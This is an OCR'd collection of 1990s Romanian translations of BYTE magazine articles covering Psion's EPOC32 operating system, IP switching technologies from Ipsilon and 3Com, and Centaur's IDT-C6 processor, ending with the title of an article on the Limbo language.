Cum se vede în imaginea de pe pagina următoare, implementarea pe Series 5 a sistemului de operare EPOC32 include o serie de aplicații pentru mărirea productivității personale cum ar fi editoare de texte, carte de adrese, agendă, ora pe glob, alarma, program de înregistrarea sunetului, toate acestea rulând pe o interfață grafică comandată cu creionul numită EKION. Această interfață grafică este construită pe un nivel complet separat de sistemul de operare și se află deasupra acestuia. Acest lucru înseamnă că puteți folosi abilitățile grafice chiar dacă schimbați interfața grafică.



Arhitectura sistemului de operare EPOC32

Aplicațiile EPOC32 sunt divizate într-un proces pentru interfața cu utilizatorul și unul pentru implementarea funcționalității (motorul).

Nucleul EPOC32 (portocaliu) încapsulează codul dependent de hardware.

O mare parte a codului EPOC32 OS poate fi recompilat pentru orice procesor.

Clienți și servere

EPOC32 este construit pe niște principii moderne folosind un microkernel, o structură client/server și este orientat obiect. Kernelul furnizează serviciile sistem de bază cum ar fi alocarea memoriei, crearea firelor de execuție, semafoare și contoare. Serviciile de nivel mai înalt sunt realizate direct de driverele echipamentelor I/O prin intermediul unui API orientat obiect. Toate celelalte servicii sunt oferite de fire de execuție ale sistemului care rulează în afara kernelului ca și procese server.

Implementarea pe Psion Series 5 include 10 astfel de servere printre care pentru ferestre, fișiere, comunicații, baze de date. O caracteristică importantă a acestor servere este faptul că eliberează toate resursele pe care clienții lor le-au folosit. Acest lucru se întâmplă atât după o terminare normală a clientului cât și după una anormală.

O versiune redusă a EPOC32 destinată pentru echipamentele înglobate, încă conține funcțiile de baza ale sistemului de operare, dar limitează sistemul la un singur fir de execuție. Acest lucru mărește viteza și reduce redundanța întreruperilor, ceea ce este important la aplicațiile ce trebuie să funcționeze în timp real.

Fire și superfire

Kernelul lui EPOC32 exploatează unitatea hardware de administrare a memoriei a procesorului ARM pentru a furniza spații de adresare diferite pentru fiecare proces.

Firele de execuţie sunt schimbate preemptiv în cadrul unui proces. Kernelul rulează într-un mod privilegiat şi are acces la toate părţile sistemului.

Un fir de execuţie neprivilegiat (o aplicaţie) are acces la servicii prin intermediul kernelului. Aplicaţiilor nu li se permite accesul la echipamentele de intrare/ieşire, sau la hardware-ul sistemului. Această arhitectură permite ca EPOC32 să ruleze cu întreruperile neblocate, astfel fiind foarte prompt la cererile de întreruperi. Un fir nul rulează atunci când nu este nimic altceva de făcut, şi el controlează economisirea de energie a sistemului.

Pentru procesul cu remanenţa cea mai mică, EPOC32 furnizează „superfire“ care rulează pe partea kernelului, alocând propriile resurse fără a mai trece prin kernel. Un astfel de proces poate fi o aplicaţie de telefon GSM prin satelit, unde anumite evenimente necesită răspunsuri in intervale de câteva milisecunde, permiţându-se abateri de ordinul sutimilor de milisecunde.


Comunicarea care depăşeşte graniţele unui fir de execuţie sau proces este costisitoare, de aceea EPOC32 foloseşte câteva şmecherii pentru soluţionare: Nu se permite ca mai multe procese să acceseze acelaşi fişier de date; serverul de ferestre adună cererile şi le execută în loturi; serverul de afişare împarte heap-ul astfel aplicaţiile pot folosi funcţia BIT-BLT direct; toate serverele de comunicaţii rulează în cadrul aceluiaşi proces.

EPOC32 foloseşte un model asincron nou pentru cererile de servicii kernel sau de I/O. Pentru evitarea ciclurilor de interogare, consumatoare de energie, fiecare server dă naştere unui „obiect activ“ care administrează o cerere şi aşteaptă terminarea acesteia. Efectul este un multitasking nepreemptiv în interiorul unui fir de execuţie. Astfel, puţine aplicaţii sau servere vor avea nevoie de mai multe fire de execuţie. De exemplu o aplicaţie de editare de text citeşte tastatura, intrarea creionului, reformatează în umbră textul şi împrospătează interfaţa utilizator, toate aceste folosind obiecte active din acelaşi fir de execuţie.

Motoare, obiecte şi înglobarea

Toate aplicaţiile EPOC32 se divid într-un motor care asigură funcţiile de bază ale aplicaţiei şi o interfaţă utilizator separată, care comandă motorul, cum se vede pe pagina anterioară. Aplicaţiile accesează datele prin intermediul metodelor API ale motorului şi niciodată prin accesul direct la fişier. Un modul EPOC32 furnizează servicii pentru motoarele aplicaţiilor şi interfeţelor utilizator, precum şi două modele de date – depozitul de flux (stream store) şi conţinutul de text.

Depozitul de flux se află la baza fiecărei structuri de date din EPPOC32: fişiere, clipboard. Datele persistente ale aplicaţiilor reprezintă fluxuri (texte, sunete, imagini) legate prin pointere sunt stocate într-un singur depozit. Este similar cu stocarea structurată de la Microsoft (Microsoft's Structured Storage), numai că este introdus în inima EPOC32 chiar de la început.



'Done' button to return here)

Of course, your documents can be easily exchanged with popular PC applications so you can keep your most important

Interfaţa cu utilizatorul EIKON are icoane fixe în jurul ecranului pentru a face rapidă selectarea şi schimbul de proces.

EPOC32 foloseşte propriul nucleu de funcţii pentru construirea unei prezentări de nivel înalt. Astfel prezentarea Text oferă funcţii pentru editarea şi formatarea textelor, prezentarea Chart funcţii pentru desenarea graficelor.

Aceste prezentări oferă imagini atât pentru tipărire, cât şi pentru afişare pe ecran. Prin folosirea acestora se pot face aplicaţii întradevăr WYSIWYG cu un efort neglijabil al programatorului. Pentru a îngloba sunete şi imagini într-o aplicaţie trebuie doar să folosiţi prezentarea Rich Text ca o componentă a aplicaţiei. În EPOC32 înglobarea este limitată în comparaţie cu OLE, astfel se pot edita documente care înglobează diferite obiecte, dar nu se pot îngloba documente create anterior. O versiune viitoare va rezolva această limitare prin introducerea unui mecanism de legare bazat pe HTTML.

Programarea pentru EPOC32

Varianta finală EPOC32 este destinată pentru sisteme bazate pe ARM7 şi StrongARM. Psion a realizat un simulator, numit WINS, care foloseşte codul EPOC32 pentru emularea comportamentului lui EPOC32 sub Windows NT sau 95. Pentru procesoare din familia Intel x86 trebuie rescris doar nivelul de abstractizare al hardwarelui din EPOC32, deoarece Win32 furnizează serviciile grafice şi de sistem fişiere.

Toate referinţele ale serverului de fişiere din EPOC32 sunt mapate pe o arie de pe discul hard destinată a fi sigură, pentru a fi siguri că aplicaţii în curs de dezvoltare nu vor atinge fişierele dumneavoastră. Puteţi folosi WINS pentru realizarea aplicaţiilor pentru EPOC32 în C++ folosind instrumentele Microsoft Visual C++ standard şi rularea acestora direct în mediul emulatorului. Când aplicaţia dumneavoastră este terminată (şi depanată), folosiţi un croscompilator pentru obţinerea codului pentru procesorul ARM. În acest an Psion va lansa OVAL pentru EPOC32, care este un mediu de dezvoltare al aplicaţiilor bazat pe ferestre asemănător Visual Basic.

Psion speră ca această cale uşoară de dezvoltare a aplicaţiilor va ajuta să vândă licenţa şi altor producători, nu numai celor de calculatoare de buzunar, cum ar fi producătorii de telefoane mobile, cutii set-top, echipamente de comunicaţii.

INFORMAŢII UTILE

Psion Software PLC
London, U.K.
+44 171 208 1800
http://www.software.psion.com/

Lansarea unui sistem de operare pentru calculatoare de buzunar, care să concureze cu Microsoft Windows, necesită multă încredere, dar Psion are de ce să fie încrezător. Un sondaj realizat de Forrester Research arată că Series 3 este liderul pieţei de calculatoare de buzunar, deţinând 33 de procente din vânzările pe plan mondial cu peste un milion de bucăţi vândute.■

Dick Pountain este un vechi colaborator din Londra al revistei BYTE. Îl puteţi contacta la **dickp@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

Noua formă a comutatoarelor IP ajută la transmiterea prin rețele mari a datelor cu remanență mică cum ar fi cele audio și video. De Mick Seaman

Conexiuni IP mai deștepte și mai rapide

Nu demult, 80% din întregul flux de date de pe rețea avea loc în subrețele obișnuite. În zilele noastre, fenomenala expansiune a Internetului și a intraneturilor a dus la creșterea cantității de informație ce trebuie transmisă între diferite subrețele. Mai mult decât atât, dacă pe vremuri problema administratorilor de rețea era credibilitatea datelor, acum aceștia se confruntă cu cererea pentru date audio și video bidirecționale. În acest caz este acceptabilă pierderea unei cantități mici de date, elementul vital devenind momentul în care aceste date ajung la stația destinație.


Din păcate, tehnologiile curente de rutare nu sunt adecvate pentru transmiterea eficientă a cantităților mari de date cu redundanță redusă. Acest lucru înseamnă că majoritatea LAN-urilor (Local Area Network) folosesc comutarea ca bază a traficului de viteză mare între diferite subrețele locale, dar folosesc rutere mai lente pentru schimbul de date între subrețele din LAN-uri diferite. Astfel pe traseul dintre diferite subrețele pot să apară întârzieri nepredictibile.

Din aceste motive, administratorii de rețele doresc realizarea unei infrastructuri bazată pe comutatoare de mare viteză, deoarece acestea asigură transmiterea cu „viteza firului“ (wire-speed) a datelor printre diferite segmente ale unor LAN-uri separate. Astfel se creează un LAN logic între sistemele terminale. Noile soluții oferite de două companii specializate în rețele au ca scop furnizarea unor funcții de control a rutării cu viteza firului.

IP Switching

Tehnologia IP Switching dezvoltată de Ipsilon stabilește circuite virtuale care ocolesc nivelul 3, de rețea, al standardului OSI (Open System Interconnection) folosind tehnici de adaptare a fluxului. În IP Switching, destinat rețelelor ATM (Asynchronous Transfer Mode), fiecare nod IP realizează un canal virtual pentru fiecare legătură ATM fizică care trebuie folosită ca și canal implicit de transmitere a datelor. Un port de intrare ATM, din fiecare canal, va recepționa traficul de intrare de pe acel canal și îl va transmite spre programul inteligent de rutare, furnizat de Ipsilon, din interiorul controlerului din comutator. Pe lângă transmiterea pachetului prin canalul implicit, controlerul va identifica și fluxul. Un flux este o secvență de pachete având același punct de plecare, destinație, protocol și alte caracteristici comune.

Mecanismul IP Switching de la Ipsilon



❶ Pachetul este transmis prin canalul virtual (CV) implicit. Controlerul comutatorului IP va clasifica fluxul de care aparține pachetul.

❷ Controlerul comutatorului IP va anunța nodul amonte să folosească o nouă conexiune virtuală.

❸ Pachetele sunt mutate pe noua conexiune virtuală și fluxul este etichetat.

❹ Nodul aval cere o nouă conexiune virtuală pentru flux.

❺ Comutatorul IP transmite fluxul aval pe o nouă conexiune virtuală și îl etichetează.

❻ Comutatorul IP leagă portul ATM al fluxului amonte la portul ATM la nodului aval , ocolind astfel controlerul.

Ipsilon Flow Management Protocol (IFMP) asociază fluxurile de date cu canale virtuale ATM.

General Switch Management Protocol (GSMP) acordă controlerului de comutator acces la comutatorul ATM fizic.

Puteți transmite date cu redundanță mică printr-un canal virtual ATM, ocolind controlerele IP.

Apoi comutatorul va lua o decizie dacă un flux va fi rutat sau comutat pe un circuit virtual ATM de mare viteză. Pentru un flux care este dependent de timp controlerul comutatorului va stabili un circuit virtual și elimină necesitatea de a mai fi rutat, cum se vede și în figura „Mecanismul IP Switching de la Ipsilon“.

Cu toate că această arhitectură are ca rezultat îmbunătățiri de performanță, există și câteva dezavantaje în această soluție furnizată de Ipsilon. Mai întâi, arhitectura implică schimbarea dintr-un singur pas a ruterului cu controlerul de comutare de la Ipsilon. Administratorii de rețele probabil ca se vor opune acestei schimbări a piesei de bază din infrastructura rețelei.

A doua problema este orientarea spre flux implementată de IP Switching. Cu toate că deschiderea unui circuit virtual se justifică în multe cazuri, tehnologia introdusă se bazează pe predicții ale controlerului de comutare cu privire la deschiderea sau nu a unui asemenea circuit. Deschiderea unui circuit virtual pentru cantități relativ mici de date, poate să nu justifice cheltuielile ce apar la crearea acestuia.

În final, IP Switching este destinat doar pentru rețele ATM. Puține rețele LAN sunt bazate exclusiv pe ATM, de aceea această tehnologie se adresează unui segment de piață redus.

Fast IP


Protocolul Fast IP de la 3Com oferă performanțele comutării realizând un control al rutării pe orice infrastructură de rețea, incluzând Ethernet, Fast Ethernet, Gigabit Ethernet, Fiber Distributed Data Interface (FDDI), Token Ring și ATM OC. Fast IP se poate folosii pentru rețele bazate atât pe pachete cât și pe celule.

Fast IP diferă de alte soluții de comutare IP prin faptul că acest lucru este inițiat la calculatorul utilizatorului și nu la ruter, sau comutator. Prin echiparea sistemelor desktop și a serverelor cu posibilitatea de a spune rețelei de ce și când au nevoie și etichetând cadrele aferente, rețeaua poate asigura o politică pentru calitatea serviciului fără a fi nevoie de ghiciri, sau compromiterea performanței datorată examinării cadrelor. Se reduce, de asemenea, numărul de hopuri de pe nivelul 3 de rutare, păstrându-se simplitatea și viteza rețelei și reducându-se latența.

O conexiune Fast IP începe la sistemul desktop printr-o cerere NHRP (Next Hop Resolution Protocol) și o tehnică de răspuns. NHRP folosește adresele MAC (media access control) a sursei și destinației pentru a stabili o conexiune la nivelul 2. Opțional poate să folosească taguri definite de IEEE-802.1q „Draft Standards for Virtual Bridged LANs“, cunoscut ca Group Address Registration Protocol (GARP).

Calculatorul desktop adresează primul pachet ruterului de la nivelul 3, acesta transmite pachetul la destinație folosind politicile filtru / zid de protecție (filter/firewall) obișnuite. Când serverul recepționează pachetul, va trimite un răspuns NHRP pe nivelul 2 direct la adresa desktopului. Dacă răspunsul atinge destinația, va indica existența unei căii directe, prin comutatoare, între cele două capete. În continuare, desktopul va utiliza adresa MAC a serverului pentru comunicarea pe nivelul 2, ocolind ruterele, după cum se vede în figura „Mecanismul Fast IP de la 3Com“. Dacă nu se primește răspuns de la server, fluxul de date va urma calea tradițională.

Mecanismul Fast IP de la 3Com


Subrețeaua A
Subrețeaua B
Nivelele de rețea OSI
Nivelul 3
Nivelul 2
Ruter
Ruter
Comutator
Comutator
❶
❷
❷
❸
❹
❹
❺
❻
Desktop
Server
Comutatoarele și ruterele folosesc protocolul 802.1p Group Address Registration Protocol pentru transmiterea informațiilor despre topologia VLAN

❶ Sistemul desktop transmite serverului un pachet NHRP conținând propria adresa MAC și identificatorul LAN-ului virtual.

❷ Comutatoarele și ruterele transmit pachetul folosind politicile obișnuite de filtrare și securitate.

❸ Serverul trimite un răspuns NHRP direct la adresa MAC a desktopului, furnizând adresa MAC a serverului si identificatorul VLAN.

❹ Comutatoarele și ruterele transmit pachetul folosind adresa MAC sau identificatorul VLAN.

❺ Dacă desktopul recepționează răspunsul serverului, atunci există o legătură la nivelul 2 între subrețele.

❻ Desktopul folosește adresa MAC a serverului pentru schimbul de pachete, ocolind ruterele.

Fast IP folosește protocoalele de rețea obișnuite pentru stabilirea unei legături la nivelul 2 pentru datele cu redundanță redusă.

În plus, pentru a simplifica administrarea și creșterea vitezei prin ocolirea ruterelor, Fast IP se bazează pe diferite standarde în curs de apariție cum ar fi IEEE-802.1q, Internet Engineering Task Force (IETF), NHRP și IEEE-802.1p „Draft Standard for Traffic Class and Dynamic Multicast Filtering Services in Bridged LANs“.

Fast IP este o soluție acceptabilă financiar, fiind o soluție soft. Deoarece este inițiată și controlată doar de calculatorul desktop și de server, această soluție nu necesită schimbări la comutatoare sau rutere. Tot ceea ce avem nevoie pentru a profita de Fast IP este să instalăm softul adecvat pe sistemele respective. Softul client și suportul pentru comutatoare va fi disponibil de la 3Com în a doua jumătate a acestui an. Softul client va fi livrat cu plăcile de rețea, actualizările le veți putea găsi pe sit-ul Web al firmei 3Com (http://www.3com.com).

Calea de migrare

Ceea ce probabil interesează pe administratorii de rețele este faptul că Fast IP oferă o cale de migrare parțială. Nu trebuie să înlocuiască ruterul, doar îi îmbunătățește performanțele. Cum am spus și mai înainte, Fast IP necesită doar instalarea unui soft pe sistemele terminale (desktop și server). Nu trebuie făcută nici o schimbare asupra infrastructurii deja existente pentru a putea folosi Fast IP. Un alt lucru important este că Fast IP poate coopera cu comutatoare care nu cunosc protocolul 802.1p, 802.1q sau NHRP. Astfel, administratorii de rețele pot să îmbunătățească sistemele terminale fără a avea grija că vor afecta negativ rețeaua. ■

Mick Seaman este vice president și chief technical officer la departamentul de rețele de la 3Com. Puteți să-l contactați prin e-mail la adresa **editors@bix.com**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Budai László*]

Un procesor din clasa Pentium se revoltă împotriva actualelor tendinţe de proiectare printr-o microarhitectură radical simplificată. De Tom R. Halfhill

Cât mai simplu cu putinţă

Este oare posibil ca în lumea procesoarelor simplitatea şi eleganţa să devanseze complexitatea? Aceasta este ideea de la Centaur Technology la proiectarea noului microprocesor din clasa Pentium, numit IDT-C6. Acesta se constituie într-o UC simplificată care diferă mult de actualele tendinţe ce domină arhitecturile CISC şi RISC.


La prima vedere, IDT-C6 are o arhitectură foarte simplă; unii ar putea-o considera depăşită. Procesorul nu se comportă satisfăcător la nici un benchmark: nu prezintă arhitecturi pipeline superscalare, nu există algoritmi superpipeline, execuţii speculative sau în afara secvenţei(out-of-order), regiştrii pentru rename sau buffer-e de redirecţionare. Procesorul nu are algoritmi de predicţie a ramificărilor în program, fiind primul chip x86 fabricat după 1993 fără această facilitate. La prima vedere, arhitectura lui aduce cu cea a procesoarelor 486 anilor '80.

Şi mai ciudat e faptul că IDT-C6 este primul produs al unei companii debutante. Firma Centaur este o ramură a companiei Integrated Device Technology (IDT), care este un cunoscut fabricant de memorii RAM statice (SRAM) şi de procesoare RISC din familia Rx000 sub licenţă Silicon Graphics/Mips. Cu toate acestea, compania IDT nu a mai avut contact cu arhitectura x86.

Structura internă a lui IDT-C6 are puţine în comun cu arhitecturile x86 din generaţia cinci şi şase. Totuşi, firma Centaur a declarat că aceste procesoare se apropie de performanţele Pentium-urilor cu extensia multimedia MMX la rularea Winstone 97 (la compararea sistemelor la 200 MHz, IDT-C6 a obţinut 37,7 puncte iar Pentium au obţinut 37,5 puncte). Şi, după cum arată şi tabelul „Comparaţie între procesoare", IDT-C6 are dimensiuni mai reduse decât Pentium-urile, deci preţuri mai mici.

Dar, la data acestui articol, Centaur nu făcuse publică lista de preţuri, iar BYTE nu a putut să verifice performanţele acestor procesoare prin rularea testelor BYTEmark sau Bapco de la Sysmark. Deşi firma Centaur a lansat câteva procesoare IDT-C6 promoţionale în mai şi iunie, lansarea definitivă era programată pentru mijlocul lunii august-mult prea târziu pentru prezentarea rezultatelor testării în acest număr al revistei.

O conductă simplă



Aduce instrucţiunile din cache.

Traduce instrucţiunile x86 în microinstrucţiuni mai simple.

IDT-C6 poate aduce, traduce şi memora până la trei instrucţiuni, în coadă, iar instrucţiunile complexe, se execută în treapta a cincea.

Decodificare completă a registrelor de instrucţiuni şi acces.

Calculul de adresă şi evaluare a salturilor. Ramurile neparcurse duc direct la treapta a cincea într-un singur ciclu de ceas.

Anumite instrucţiuni necesită cicluri mai multe pentru execuţie.

După execuţie, se scriu rezultatele în registre sau memorie.

Ramurile parcurse forţează IDT-C6 să aducă instrucţiunea ţintă şi s-o poarte prin treptele 1-4 folosind patru cicluri ceas.

Conducta IDT-C6 seamănă cu conducta de la 486.

După testele BYTE este foarte posibil ca ea să se comporte mai slab la BYTEmark decât procesoarele Pentium ce rulează la frecvenţe de ceas identice. Deşi programele BYTEmark folosesc algoritmi din aplicaţii reale, ele rămân teste sintetice ce evaluează intesiv miezul logic al UC-ului. Centaur este de acord că chip-uruile lor se vor comporta mai bine la teste de nivel aplicaţie, cum ar fi testele Winstone sau Sysmark.

Toate acestea se datorează arhitecturii verticale a procesorului. IDT-C6 asigură avantaje în detrimentul performanţei miezului logic: cacheu-ri interne mari (32 KB pentru instrucţiuni şi date), frecvenţe ridicate (150, 180 şi 200 MHz pentru început şi apoi 225 şi 240 MHz), consum redus (maxim 14 W la 200 MHz şi de la 7,1 la 10,6 W pentru chip-urile destinate sistemelor mobile), dimensiuni reduse (88 mm²) şi upgrade-uri rapide (Centaur speră să lanseze versiuni la fiecare 6-12 luni).

O instrucţiune pe ciclu

Ideea realizării unui procesor x86 modern îl preocupă de mult pe Glenn Henry, preşedintele firmei Centaur. El este un fost angajat al IBM şi un pionier RISC, care a ajuns la IDT prin filiera Dell-Mips. Înainte de a se alătura companiei IDT, el a lucrat la proiectul unui procesor RISC/CISC hibrid care să poată executa atât instrucţiuni Rx000, cât şi instrucţiuni x86.

Proiectul nu s-a bucurat de succes, dar Henry a încercat să valorifice unele dintre ideile sale la IDT. În aprilie 1995, Henry şi alţi trei ingineri de bază din echipa sa, pur şi simplu au luat loc la masa din bucătăria acestuia (în Austin, Texas) şi au schiţat arhitectura viitorului procesor IDT-C6. Ei au conceput un chip care avea o conductă (pipeline) pentru instrucţiuni de nivelul şase. Acest lucru era surprinzător. Toate procesoarele actuale - atât CISC cât şi RISC - sunt arhitecturi superscalare. Ele dispun de mai multe canale pipeline pentru a executa simultan două sau mai multe instrucţiuni. Excepţie de la această regulă fac procesoarele înglobate de preţ scăzut.

Decizia de a avea o singură conductă a economisit automat milioane de tranzistoare (reducând şi complexitatea). Procesoarele superscalare necesită circuite logice complexe destinate controlului fluxului de instrucţiuni prin conducte paralele. În cazul ultimelor UC-uri, cum ar fi Pentium Pro şi Pentium II de la Intel, K6 de la AMD şi 6x86MX de la Cyrix, se poate întâmpla ca acestea să execute mai multe instrucţiuni în afara secvenţei, înainte ca ordinea firească de execuţie a programului să fie continuată.

Este clar că noul chip de la Centaur nu are cum să execute instrucţiuni eronate, tocmai datorită faptului că acesta execută o singură instrucţiune la un moment dat. Acest lucru economiseşte mai multe tranzistoare, deoarece procesorul nu mai are nevoie de buffer-ul de redirecţionare (reorder buffer), de regiştrii de rename sau de circuitele logice suplimentare destinate controlului fluxului multiplu al instrucţiunilor.

Datorită considerentelor de design, IDT-C6 necesită testare mai scurtă decât UC-urile complexe. „Proiectarea şi testarea (verificarea) unui procesor superscalar cu instrucţiuni out-of-order este destul de dificilă, mai ales în cazul familiei x86", spune Henry. „Noi însă, peste nici doi ani, vom trece la fabricarea primilor exponenţi ai propriei familii de procesoare Pentium."

Doi ani sunt jumătate din timpul necesar proiectării şi testării pentru UC-uri. NextGen a lucrat opt ani la proiectarea primului său chip x86. Proiectarea generaţiei Merced de către Intel va dura circa cinci ani.

Fără ramificare

Producând stupoare, Henry a decis să scape şi de algoritmii de predicţie a arborelui de execuţie a programelor. Deşi această decizie elimină bufferul destinat stocării arborelui şi alte componente, ea pare să constituie un dezavantaj bizar. Ramificările în program sunt obişnuite în secvenţele de cod moderne (una la cinci instrucţiuni) şi complexitatea în plus ar îmbunătăţi performanţele.

Pentru a înţelege această decizie, studiaţi arhitectura pipeline a chip-ului, prezentată în caseta „O conductă simplă". Arhitectura este similară cu una 486 (aducerea instrucţiunilor, decodificare, calcularea adresei, execuţie şi writeback), având în plus un nivel de traducere a instrucţiunilor (nivelul 2). La acest nivel, IDT-C6 converteşte instrucţiunile x86 în microinstrucţiuni de 33 de biţi sau returnează secvenţe de microcod din memoria ROM- ca şi alte procesoare x86. În cadrul nivelului 3, chip-ul decodifică instrucţiunea şi accesează regiştrii. La nivelul 4, procesorul evaluează ramificările.

Procesoare comparate

	Centaur IDT-C6	Intel Pentium (P55C)	Intel 486DX4*
Frecvenţă maximă ceas	200 MHz**	233 MHz	100 MHz
Instrucţiuni MMX	Da	Da	Nu
Prelucrare instrucţiuni MMX	Una pe ciclu	Două pe ciclu	N/A
Numărul conductelor pentru întregi	Una	Două	Una
Cache L1 (instrucţiune plus date)	32 KB + 32 KB	16 KB + 16 KB	16 KB unificat
Numărul de transistori	5.4 milioane	4.5 milioane	1.6 milioane
Procesul de fabricaţie	0.35-micron CMOS	0.35-micron CMOS	0.6-micron CMOS
Dimensiune pastilă	88 sq. mm.	140 sq. mm.	345 sq. mm.
Configuraţia de pini	Socket 7	Socket 7	486 socket
Data lansării	Septembrie 1997	Iunie 1997	Martie 1994

*486DX4 a fost cel mai puternic 486 de la Intel. Primele circuite (lansate în 1989) lucrau la 66 MHz sau mai puţin, aveau cache L1 unficat de 8 kB şi aveau 1,2 milioane de tranzistoare.

**Versiunile de 225 şi 240 MHz apar probabil în această toamnă.

N/A = neaplicabil.

Dacă nu avem ramificări până în acest punct, nivelul 4 durează doar un ciclu de ceas, aşa că instrucţiunile continuă. Dacă programul are ramificaţii, UC-ul trebuie să extragă instrucţiunea corespunzătoare din memoria cache, manipulând-o prin conductă, operaţie ce durează 4 cicluri. Deoarece majoritatea ramurilor nu sunt executate, IDT-C6 stă circa 2,5 cicluri pe ramură.

Comparativ, un Pentium stă doar un ciclu pe ramură dacă reuşeşte o predicţie. Dacă predicţia unui Pentium dă greş, acesta are nevoie de 4 sau 5 cicluri de ceas pentru revenire. Henry a calculat că un Pentium stă aproximativ 1,8 cicluri pe ramură. Părerea lui este că, complexitatea Pentiumului asigură doar un minim de eficienţă în plus.

IDT-C6 are câteva resurse pentru a mări viteza de execuţie. Dispune de o stivă call-return cu opt intrări. Atunci când programul se ramifică, UC-ul pune în stiva internă adresa de revenire. Alte UC-uri stochează şi apoi extrag această adresă din memorie. Centaur este de părere că IDT-C6 va scăpa de timpii mari de acces la memorie prin obţinerea adresei în 90% din cazuri de pe stivă.

O altă facilitate este o memorie cache care stochează opt intrări din tabela de directoare de pagini, pe care procesoarele x86 o folosesc la accesarea memoriei. În 90% din cazuri IDT-C6 găseşte pointer-ul căutat în cache şi nu în tabelă, şi scapă procesorul de un acces suplimentar la memorie. Pentru ca instrucţiunile complexe să nu paralizeze singura conductă, IDT-C6 implementează la nivelul 2 o structură de tip coadă, care permite UC-ului să extragă şi traducă maxim trei instrucţiuni în timp ce o altă instrucţiune e executată.

Cu alte cuvinte, IDT-C6 nu este aşa de primitiv cum pare la prima vedere. Procesorul nu este doar un chip 486 bun de dat la reciclat, dar care are lipită pe el eticheta MMX. Mai degrabă el se constituie într-o curajoasă încercare de a produce un procesor x86 care să asigure performanţe ridicate la preţuri atractive.

„Vom fi însă criticaţi de revistele din domeniu, deoarece procesorul nu dispune de conducte multiscalare şi nu există execuţii ale instrucţiunilor în altă ordine şi multe altele", spune Henry. „Dar microprocesoarele sunt destinate a fi articole comerciale. Scopul nostru a fost să dezvoltăm un chip destinat utilizatorilor obişnuiţi. Acest proiect a fost de altfel o pasiune de-a mea." ■

Tom R. Halfhill este Senior editor BYTE stabilit în San Mateo, California. Puteţi să-l contactaţi la **thalfhill@bix.com.** *Mai multe informaţii despre IDT-C6 de la Centaur Technology puteţi obţine la adresa Web http://www.centtech.com.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

Acest limbaj ușurează scrierea programelor cu mai multe fire de execuție care folosesc canale bidirecționale. De Larry Rau

Programare în Limbo

